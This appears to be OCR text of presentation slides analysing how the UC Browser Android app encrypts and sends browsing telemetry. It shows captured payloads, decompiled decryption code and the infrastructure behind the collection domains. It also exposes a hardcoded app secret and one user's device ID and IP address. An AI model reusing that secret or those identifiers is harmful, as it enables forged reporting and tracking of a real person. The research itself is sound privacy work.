https://11x256.github.io/Frida-hooking-android-part-5/

Got the text, time to find the key

> *{"w_tm":"1621365464","w_bid":"u4_default","w_url":"**http:\/\/www.winnie-pooh.org\/pooh-stories.htm**","ps":"com.UCMobile.intl","pid":"22318","stime":"1623345420651","type":"pvuv","fr":"android","mcc":"denied","pkg":"com.UCMobile.intl","vcode":"50186","dsp_w":"1080","rom":"10","dsp_d":"300","wid":"**76b24e88-a1dd-4256-a4dc-1c99be62ff74**","tmem":"7659","sdkver":"1.0.0.8","ctime":"1621365464","model":"RMX1971","lang":"en","dsp_dpi":"480","net":"wifi","brand":"realme","dsp_h":"2132","ver":"13.4.0.1306","product":"UCMobile","mnc":"denied","ip":"**185.226.144.94**","bsver":"inapppatch64","bver":"13.4.0.1306","bserial":"210428170421","appid":"UCMobileIntl","amem":"3424","sdk":"29","tzone":"Asia\/Jayapura","crver":"4.1.1.0","crserial":"210426141251"}*

CROWDSTRIKE

What?
Android

{"0":[123,34,119,95,116,109,34,58,34,49,54,50,50,53,51,55,52,51,55,34,44,34,119,95,98,105,100,34,58,34,117,52,95,100,101,102,97,117,108,116,34,44,34,119,95,117,114,108,34,58,34,104,116,116,112,115,58,92,47,92,47,109,46,102,97,99,101,98,111,111,107,46,99,111,109,92,47,34,44,34,112,115,34,58,34,99,111,109,46,85,67,77,111,98,105,108,101,46,105,110,116,108,34,44,34,112,105,100,34,58,34,49,50,48,56,56,34,44,34,115,116,105,109,101,34,58,34,49,54,50,50,53,51,55,52,50,54,49,51,58,34,44,34,116,121,112,101,34,58,34,112,118,117,118,34,44,34,102,114,34,58,34,97,110,100,114,111,105,100,34,44,34,109,99,99,34,58,34,100,101,110,105,101,100,34,44,34,112,107,103,34,58,34,99,111,109,46,85,67,77,111,98,105,108,101,46,105,110,116,108,34,44,34,118,99,111,100,101,34,58,34,53,48,49,56,54,34,44,34,100,115,112,95,119,34,58,34,49,48,56,48,34,44,34,114,111,109,34,58,34,49,48,34,44,34,100,115,112,95,100,34,58,34,51,48,48,34,44,34,119,105,100,34,58,34,55,54,98,50,52,101,56,56,45,97,49,100,100,45,52,50,53,54,45,97,52,100,99,45,49,99,57,57,98,101,54,50,102,102,55,52,34,44,34,116,109,101,109,34,58,34,55,54,53,57,34,44,34,115,100,107,118,101,114,34,58,34,49,46,48,46,48,46,56,34,44,34,99,116,105,109,101,34,58,34,49,54,50,50,53,51,55,52,51,55,34,44,34,109,111,100,101,108,34,58,34,82,77,88,49,57,55,49,34,44,34,108,97,110,103,34,58,34,101,110,34,44,34,100,115,112,95,100,112,105,34,58,34,52,56,48,34,44,34,110,101,116,34,58,34,119,105,102,105,34,44,34,98,114,97,110,100,34,58,34,114,101,97,108,109,101,34,44,34,100,115,112,95,104,34,58,34,50,49,51,50,34,44,34,118,101,114,34,58,34,49,51,46,52,46,48,46,49,51,48,54,34,44,34,112,114,111,100,117,99,116,34,58,34,85,67,77,111,98,105,108,101,34,44,34,109,110,99,34,58,34,100,101,110,105,101,100,34,44,34,105,112,34,58,34,49,57,50,46,49,54,56,46,49,46,50,48,53,34,44,34,98,115,118,101,114,34,58,34,105,110,97,112,112,112,97,116,99,104,54,52,34,44,34,98,118,101,114,34,58,34,49,51,46,52,46,48,46,49,51,48,54,34,44,34,98,115,101,114,105,97,108,34,58,34,50,49,48,52,50,56,49,55,48,52,50,49,34,44,34,97,112,112,105,100,34,58,34,85,67,77,111,98,105,108,101,73,110,116,108,34,44,34,97,109,101,109,34,58,34,52,48,53,54,34,44,34,115,100,107,34,58,34,50,57,34,44,34,116,122,111,110,101,34,58,34,65,115,105,97,92,47,74,97,121,97,112,117,114,97,34,44,34,99,114,118,101,114,34,58,34,52,46,49,46,49,46,48,34,44,34,99,114,115,101,114,105,97,108,34,58,34,50,49,48,52,50,54,49,52,49,50,53,49,34,125,10]}
java.lang.Exception
	at javax.crypto.Cipher.doFinal(Native Method)
	at com.uc.wpk.UCDataFlow.a(Unknown Source:813)
	at com.uc.wpk.UCDataFlow.a(Unknown Source:457)
	at com.uc.wpk.UCDataFlow.run(Unknown Source:5214)
	at android.os.Handler.handleCallback(Handler.java:883)
	at android.os.Handler.dispatchMessage(Handler.java:100)
	at android.os.Looper.loop(Looper.java:228)
	at android.os.HandlerThread.run(HandlerThread.java:67)

CROWDSTRIKE

What? Android

```
case 35:
    byte[] bArr9 = (byte[]) objArr[0];
    int intValue = ((Integer) objArr[1]).intValue();
    boolean booleanValue2 = ((Boolean) objArr[2]).booleanValue();
    if (bArr9 == null || bArr9.length <= 0) {
        return new Object[]{bArr9};
    }
    if (!booleanValue2) {
        return new Object[]{bArr9};
    }
    if (intValue == 2) {
        try {
            if (!f12607bE) {
                if (f12553aD == null) {
                    throw new AssertionError();
                }
            }
            bArr9 = f12553aD.doFinal(bArr9);
        } catch (Throwable th10) {
            log(null, null, "invoke", "DO_DECODE Err:", th10);
            m48526a("wpk_ex_aesd", "msg", th10.getMessage());
            throw th10;
        }
    } else if (intValue == 3) {
        try {
            ConcurrentLinkedQueue concurrentLinkedQueue2 = (ConcurrentLinkedQueue) C26931a.f12660c.get(3);
            if (concurrentLinkedQueue2 == null || concurrentLinkedQueue2.isEmpty()) {
                throw new RuntimeException("decoder_not_set");
            }
            bArr9 = (byte[]) m48532a(1, 3, bArr9)[0];
            if (bArr9 == null || bArr9.length <= 0) {
                throw new RuntimeException("decode_ret_nothing");
            }
        } catch (Throwable th11) {
            log(null, null, "invoke", "DO_DECODE Err:", th11);
            m48526a("wpk_ex_wsgd", "msg", th11.getMessage());
            throw th11;
        }
    }
    return new Object[]{bArr9};
```

CROWDSTRIKE

What?
Android

```
/* renamed from: com.uc.browser.w.n */
/* compiled from: ProGuard */
public final class C19072n {
    public static String appId = "UCMobileIntl";
    public static String djZ = "QcBe1t#jvn9$ea8f";

    public static void bRg() {
        if (!C2483a.m2680WP()) {
            HashMap hashMap = new HashMap();
            hashMap.put("appSecret", djZ);
            hashMap.put("bsver", "inapppatch64");
            hashMap.put("bver", "13.4.0.1306");
            hashMap.put(ProductEVInfo.KEY_PRODUCT, "UCMobile");
            hashMap.put("bserial", "210428170421");
            hashMap.put(WPKFactory.INIT_KEY_APP_ID, appId);
            hashMap.put("ud", C13383f.aJK());
            hashMap.put("vcode", Integer.toString(50186));
            C2483a.m2681e(C20295f.sAppContext, hashMap);
            LogInternal.m44694d("Wpk.Report", UCCore.LEGACY_EVENT_INIT);
        }
    }
}
```

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

What? Android





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px-intl[.]ucweb[.]com

Registrar

Alibaba Cloud Computing (Beijing) Co., Ltd.

Creation Date

2003–05–20

Expiration Date

2023–05–20

IP Address

157.185.188[.]1

157.185.128[.]218

157.185.128[.]213

Country

CN

Domain

gjapplog[.]uc[.]cn

Registrar

China Internet Network Information Center (CNNIC

Creation Date

2003–03–17

Expiration Date

2022–03–17

IP Address

168.235.204[.]12

157.185.133[.]31

157.185.133[.]129

8.37.236[.]197

Country

CN

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
Where?



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THANK YOU!

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